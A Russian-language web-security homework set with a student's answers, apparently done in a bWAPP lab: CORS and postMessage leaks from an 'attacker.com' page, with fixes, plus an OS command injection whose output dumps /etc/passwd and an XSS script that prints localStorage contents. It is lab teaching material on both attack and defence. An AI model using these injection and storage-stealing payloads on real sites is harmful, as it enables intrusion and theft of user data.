1. Перед выполнением задания необходимо:

- Создать страницу `user_info.html` на домене `localhost`

- Добавить на домене `localhost` заголовок CORS: `Access-Control-Allow-Origin: *`

На домене `attacker.com` создать страницу, которая:

- Выполнит XHR запрос за страницей `localhost/user_info.html`

- Выведет содержимое страницы `user_info.html`

Настройте CORS так, чтобы вывести содержимое страницы `user_info.html` мог только http://localhost или http://trustedhost.com.

2. Вы - злоумышленник, поэтому в Firefox вы заходите только через приватное окно. Вы хотите украсть супер секретные данные со страницы http://victim.com/hw-8-2.php. На ней установлена защита по сессии. Но вы знаете пользователя у которого эта сессия есть и что секрет отдается postMessage после открытия страницы…

Заманите пользователя на страницу http://attacker.com/hw-8-2-attacker.html и получите секретные данные.

Допишите страницу http://victim.com/hw-8-2.php, так чтобы она была безопасной.


Страница hw-8-2.php

```
<?php
        if ($_COOKIE['sessionid'] ==
'0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175') {
    echo "<body>
          Hello, sir! Sending data to window.opener!
          <script>
            window.opener.postMessage('TOP secret data', '*');
          </script>
          </body>";
  } else {
    echo "Access denied";
  }
?>
```

3 (*) Пройти RCE (os command injection) на bWAPP

4 (*) Пройти WebStorage на bWAPP (A-6 webstorage)


1.




Пишем правило только на trustedhost.com т.к. localhost имеет право обратится сам к себе


```
#
server {
        listen 80 default_server;
       listen [::]:80 default_server;

        server_name _;
        root /var/www/html;

        location / {
        if ($http_origin ~* (http://trustedhost.com))
        {
        add_header Access-Control-Allow-Origin "$http_origin";
        }
     try_files $uri $uri/ =404;
        }
}
```


Наблюдаем что запрос с attacker.com перестал работать



2. Ставим куку.







Hello, sir! Sending data to window.opener!

Чтобы защититься нужно вместо звездочки поставить localhost и добавить

```
if (event.origin !== "http://localhost") {
        return;
    }
```


3.

/ OS Command Injection /

DNS lookup: www.nsa.gov Lookup

Server: 10.0.2.3 Address: 10.0.2.3#53 Non-authoritative answer: 1.0.0.127.in-addr.arpa name = localhost. Authoritative answers can be found from: 127.in-addr.arpa nameserver = localhost. localhost internet address = 127.0.0.1 localhost has AAAA address ::1 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin /nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var /spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin /nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false sshd:x:103:65534::/var /run/sshd:/usr/sbin/nologin statd:x:104:65534::/var/lib/nfs:/bin/false vagrant:x:900:900:vagrant,,,:/home/vagrant: /bin/bash leia_organa:x:1111:100::/home/leia_organa:/bin/bash luke_skywalker:x:1112:100::/home /luke_skywalker:/bin/bash han_solo:x:1113:100::/home/han_solo:/bin/bash artoo_detoo:x:1114:100::/home /artoo_detoo:/bin/bash c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash ben_kenobi:x:1116:100::/home /ben_kenobi:/bin/bash darth_vader:x:1117:100::/home/darth_vader:/bin/bash anakin_skywalker:x:1118:100::/home /anakin_skywalker:/bin/bash jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash boba_fett:x:1121:100::/home/boba_fett:/bin/bash jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash greedo:x:1123:100::/home/greedo:/bin/bash chewbacca:x:1124:100::/home/chewbacca:/bin/bash kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false avahi:x:106:113:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false colord:x:107:115:colord colour management daemon,,,:/var/lib/colord:/bin/false ftp:x:108:116:ftp daemon,,,:/srv/ftp:/bin/false

4.




```
<script>
for (var key in localStorage) {
document.write(key + ' : ' + localStorage[key] + '<br>')
}
</script>
```

Enter your first and last name:

First name:

Last name:

Go

Welcome secret : Any bugs?
login : bee
key : function key() { [native code] }
getItem : function getItem() { [native code] }
setItem : function setItem() { [native code] }
removeItem : function removeItem() { [native code] }
clear : function clear() { [native code] }
length : 2
secret : Any bugs?
login : bee
key : function key() { [native code] }
getItem : function getItem() { [native code] }
setItem : function setItem() { [native code] }
removeItem : function removeItem() { [native code] }
clear : function clear() { [native code] }
length : 2